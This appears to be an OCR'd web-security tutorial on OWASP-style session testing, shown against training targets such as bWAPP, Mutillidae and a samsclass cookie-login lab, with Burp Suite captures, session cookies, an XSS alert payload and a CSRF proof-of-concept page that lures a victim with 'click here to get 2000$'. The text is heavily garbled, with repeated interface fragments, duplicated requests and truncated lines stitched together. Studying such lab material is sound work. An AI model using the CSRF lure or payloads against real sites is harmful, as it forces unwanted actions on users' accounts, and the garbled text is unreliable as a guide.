3450	https://attack.samsclass.info	GET	/cookielogin/messageboard.php			200
3451	https://attack.samsclass.info	HEAD	/cookielogin/messageboard.php			200
3452	https://attack.samsclass.info	GET	/cookielogin/messageboard.php		✓	200
3453	https://ajax.cloudflare.com	GET	/cdn-cgi/nexp/cloudflare.js			304
3454	https://attack.samsclass.info	HEAD	/cookielogin/messageboard.php			200

```
GET /cookielogin/messageboard.php HTTP/1.1
Host: attack.samsclass.info
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:58.0) Gecko/20100101 Firefox/58.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-GB,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://attack.samsclass.info/cookielogin/index.html
Cookie: .ASPXAUTH=63a9f0ea7bb98050796b649e85481845; AUTH=63a9f0ea7bb98050796b649e85481845;
__cfduid=d725a8b09f8f0aa2f49cf5c08613c008a1513578976
Connection: close
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0
```

Secure | https://attack.samsclass.info/cookielogin/messagebo...

Message Board


CLOUDFLARE

AUTH COOKIE: 63a9f0ea7bb98050796b649e85481845

Welcome **Linux Root User!**

Comment:

Post Comment
Erase Comments
Logout


Session Fixat
bWAPP - Se
New Tab
Message Boa
Search
Secure
Post Comment
Erase Comments
Logout
CLOUDFLARE
Burp Intruder Repeater Window Help
Repeater
Sequencer
Decoder
Comparer
Extender
Project options
User options
Alerts
Target
Proxy
Spider
Scanner
Intruder
Intercept
HTTP history
WebSockets history
Options
#
Host
Method
URL
Params
Edited
Status
Length
Original request
Edited request
Response
Raw
Headers
Hex
HTML
Render

https://attack.samsclas

https://attack.samsclass.info/cookielogin/messagebo...

Message Board

AUTH COOKIE: 63a9f0ea7bb98050796b649e85481845

Welcome **Linux Root User!**

Comment:

Fun Injections

<script>alert("XSS Vulnerability!");</scri

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Filter: Hiding CSS, image and general binary content

Message Board

AUTH COOKIE: 63a9f0ea7bb98050796b649e85481845

Welcome **Linux Root User!** Comment:


4. Testing for Exposed Session Variables

How to Test

Testing for Encryption & Reuse of Session Tokens Vulnerabilities

Every time the authentication is successful, the user should expect to receive

- A different session token


Session Fixat
bWAPP - Se
New Tab
Message Boa
Search
Secure
Post Comment
Erase Comments
Logout
CLOUDFLARE
Burp Intruder Repeater Window Help
Repeater
Sequencer
Decoder
Comparer
Extender
Project options
User options
Alerts
Target
Proxy
Spider
Scanner
Intruder
Intercept
HTTP history
WebSockets history
Options
#
Host
Method
URL
Params
Edited
Status
Length
Original request
Edited request
Response
Raw
Headers
Hex
HTML
Render

https://attack.samsclas

https://attack.samsclass.info/cookielogin/messagebo...

Message Board

AUTH COOKIE: 63a9f0ea7bb98050796b649e85481845

Welcome **Linux Root User!**

Comment:

Fun Injections

<script>alert("XSS Vulnerability!");</scri

Burp Suite Professional v1.7.30 - Temporary Project - licensed to Larry_Lau


Filter: Hiding CSS, image and general binary content

Message Board

AUTH COOKIE: 63a9f0ea7bb98050796b649e85481845

Welcome **Linux Root User!** Comment:


- A token sent via encrypted channel every time they make HTTP Request


3469 http://192.168.222.136 GET /bWAPP/smgmt_sessionid_url.php?PHP... ✓ 200 11473 HTML php bWAPP - Session Manag... 192.168.222.136
Request
Response
Raw
Params
Headers
Hex

```
GET /bWAPP/smgmt_sessionid_url.php?PHPSESSID=h1115j9bipkko55cnh0avpfvb7 HTTP/1.1
Host: 192.168.222.136
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:58.0) Gecko/20100101 Firefox/58.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-GB,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.222.136/bWAPP/portal.php
Cookie: dbx-postmeta=grabit=0-,1-,2-,3-,4-,5-,6-&advancedstuff=0-,1-,2-; security_level=0; acopendivids=swingset,jotto,phpbb2,redmine; acgroupswithpersist=nada;
PHPSESSID=h1115j9bipkko55cnh0avpfvb7; Server=b3dhc3Bid2E=; JSESSIONID=E151225304320E6FA9AA1F46E2D2B998;
_cyclone_session=BAh7B0kiD3N1c3Npb25faWQGOgZFRkkiJTQ3ZWJiNDJhYmYxMDc1MWJhNjE2ZDM0Mjg4YTQxNDQyBjsAVEkiEF9jc3JmX3Rva2VuBjsARkkiMThTbnhnZ0MzSHhVS1ViZnlydk50V0srcmhpSVJZWHBoWWdjSEdxdUphYVk9BjsA
Rg%3D%3D--21eaa662a815394f3798f898bc19ce77f34497bc; remember_token=Stu37BrvdLCcPfSwaD7x4g
Connection: close
Upgrade-Insecure-Requests: 1
```

Testing for Proxies & Caching vulnerabilities

The "Expires: 0" and Cache-Control: max-age=0 directives should be used to further ensure caches do not expose the data. Each request/response passing Session ID data should be examined to ensure appropriate cache directives are in use.




3445	https://attack.samsclass.info	GET	/cookielogin/messageboard.php			200	1861	HTML	php	Message Board
3446	https://attack.samsclass.info	HEAD	/cookielogin/messageboard.php			200	265	HTML	php	
3447	https://attack.samsclass.info	GET	/cookielogin/logout.php?Logout=Logout	✓		200	646	HTML	php	Logout
3448	https://attack.samsclass.info	GET	/cookielogin/cookielogin.php?n=&p=	✓	✓	302	592	HTML	php	Logging In

```
HTTP/1.1 200 OK
Date: Mon, 05 Mar 2018 07:26:02 GMT
Content-Type: text/html; charset=UTF-8
Connection: close
Vary: Accept-Encoding
Expect-CT: max-age=604800, report-uri="https://report-uri.cloudflare.com/cdn-cgi/beacon/expect-ct"
Server: cloudflare
CF-RAY: 3f6adalfe8a3328f-HKG
Content-Length: 1551
```

Testing for GET & POST vulnerabilities

All server side code receiving data from POST requests should be tested to ensure it does not accept the data if sent as a GET.


3469 http://192.168.222.136 GET /bWAPP/smgmt_sessionid_url.php?PHP... ✓ 200 11473 HTML php bWAPP - Session Manag... 192.168.222.136
Request
Response
Raw
Params
Headers
Hex


```
GET /bWAPP/smgmt_sessionid_url.php?PHPSESSID=h1115j9bipkko55cnh0avpfvb7 HTTP/1.1
Host: 192.168.222.136
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:58.0) Gecko/20100101 Firefox/58.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-GB,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.222.136/bWAPP/portal.php
Cookie: dbx-postmeta=grabit=0-,1-,2-,3-,4-,5-,6-&advancedstuff=0-,1-,2-; security_level=0; acopendivids=swingset,jotto,phpbb2,redmine; acgroupswithpersist=nada;
PHPSESSID=h1115j9bipkko55cnh0avpfvb7; Server=b3dhc3Bid2E=; JSESSIONID=E151225304320E6FA9AA1F46E2D2B998;
_cyclone_session=BAh7B0kiD3N1c3Npb25faWQGOgZFRkkiJTQ3ZWJiNDJhYmYxMDc1MWJhNjE2ZDM0Mjg4YTQxNDQyBjsAVEkiEF9jc3JmX3Rva2VuBjsARkkiMThTbnhnZ0MzSHhVS1ViZnlydk50V0srcmhpSVJZWHBoWWdjSEdxdUphYVk9BjsA
Rg%3D%3D--21eaa662a815394f3798f898bc19ce77f34497bc; remember_token=Stu37BrvdLCcPfSwaD7x4g
Connection: close
Upgrade-Insecure-Requests: 1
```

5. Testing for Cross Site Request Forgery (CSRF)


CSRF is an attack which forces an end user to execute unwanted actions on a web application in which he/she is currently authenticated. With a little help of social engineering (like sending a link via email or chat), an attacker may force the users of a web application to execute actions of the attacker's choosing. A successful CSRF exploit can compromise end user data and operation, when it targets a normal user. If the targeted end user is the administrator account, a CSRF attack can compromise the entire web application.

How to Test

- Let u the URL being tested, u=http://abc.com/action



localhost:8080/mutillidae/index.php?page=add-to-your-blog.php
Search
OWASP 2017
OWASP 2013
OWASP 2010
OWASP 2007
Web Services
HTML 5
Others
Documentation
Resources
PayPal - The safer, easier way to pay online!
Want to Help?
You Tube
Video Tutorials
Welcome To The Blog
Back
Help Me!
Hints and Videos
Add New Blog Entry
View Blogs
Add blog for anonymous
Note: <b>,<i> and <u> are now allowed in blog entries

- Build an html page containing the http request referencing URL u (specifying all relevant parameters, in the case of http GET this is straightforward, while to a POST request you need to resort to some javascript).


Sequencer
Decoder
Comparer
Extender
Project options
User options
Alerts
Target
Proxy
Spider
Scanner
Intruder
Repeater
Intercept
HTTP history
WebSockets history
Options
Forward
Drop
Intercept is on
Action
Comment this item
Raw
Params
Headers
Hex


Request to http://localhost:8080 [127.0.0.1]

```
POST /mutillidae/index.php?page=add-to-your-blog.php HTTP/1.1
Host: localhost:8080
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:55.0) Gecko/20100101 Firefox/55.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-GB,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://localhost:8080/mutillidae/index.php?page=add-to-your-blog.php
Content-Type: application/x-www-form-urlencoded
Content-Length: 94
Cookie: showhints=1; username=admin; uid=1;
__distillery=24f7cbb_77feb267-aaca-4269-949c-d280cec37f26-93a18baa2-cb209f1cb0eb-b477;
PHPSESSID=t922660tpm4r2rh42p6m6ei5bp
Connection: close
Upgrade-Insecure-Requests: 1

csrf-token=&blog_entry=hello+guy+I+am+Admin&add-to-your-blog-php-submit-button=Save+Blog+Ent
ry
```




```
<!DOCTYPE html>
<html>
    <head>
        <title>Treasure</title>
    </head>
    <body>
        <form id="f" action="http://localhost:8080/mutillidae/index.php?page=add-to-your-blog.php" method="post" enctype="application/x-www-form-urlencoded">
            <input type="hidden" name="csrf-token" value=""/>
            <input type="hidden" name="blog_entry" value="CSRF demo by Cloud HvN">
            <input type="submit" name="add-to-your-blog-php-submit-button" value="click here to get 2000$"/>
        </form>

    </body>
</html>
```


- Make sure that the valid user logged on the application


Mutillidae II: Web Pwn in Mass Production
0 (Hosed) Hints: Enabled (1 - 5cr1pt K1dd1e) Logged In Admin: admin (g0t r00t?)
how Popup Hints | Toggle Security | Enforce SSL | Reset DB | View Log | View Captured Data
Welcome To The Blog
lp Me!
Videos
Add blog for admin

- Induce him into following the link pointing to the URL to be tested (Social engineering involved if you cannot impersonate the user yourself)


Treasure
file:///C:/User
click here to get 2000$

- Observe the result, check if the web server executed the request



2 Current Blog Entries			
	Name	Date	Comment
1	admin	2017-10-05 03:21:49	CSRF demo by Cloud HvN
2	admin	2009-03-01 22:31:13	Fear me, for I am ROOT!

// CSRF with Burp


6. Testing for logout functionality

How to Test


Testing for log out user interface

There are some properties which indicate a good log out user interface

- A log out button is present on all pages of the web application
- The log out button should be identified quickly by a user who wants to log out from the web application
- After loading a page the log out button should be visible without scrolling
- Ideally the log out button is placed in an area of the page that is fixed in the view port of the browser and not affected by scrolling of the content


192.168.222.136/bWAPP/portal.php
Search
bWAPP
an extremely buggy web app !
Choose your bug:
bWAPP v1.9+
Hack
Set your security level:
low
Set
Current: low
Bugs
Change Password
Create User
Set Security Level
Reset
Credits
Blog
Logout
Welcome Bee
/ Portal /

Verify that the following scenario: Login to the system, access a authozied page, copy the url of the page, logout, paste the URL in the address bar, click on go, click on another authozied page, the system requires the permission to access it.


Message Board
https://games.samsclass.info/cookielogin/messageboard.php

Message Board

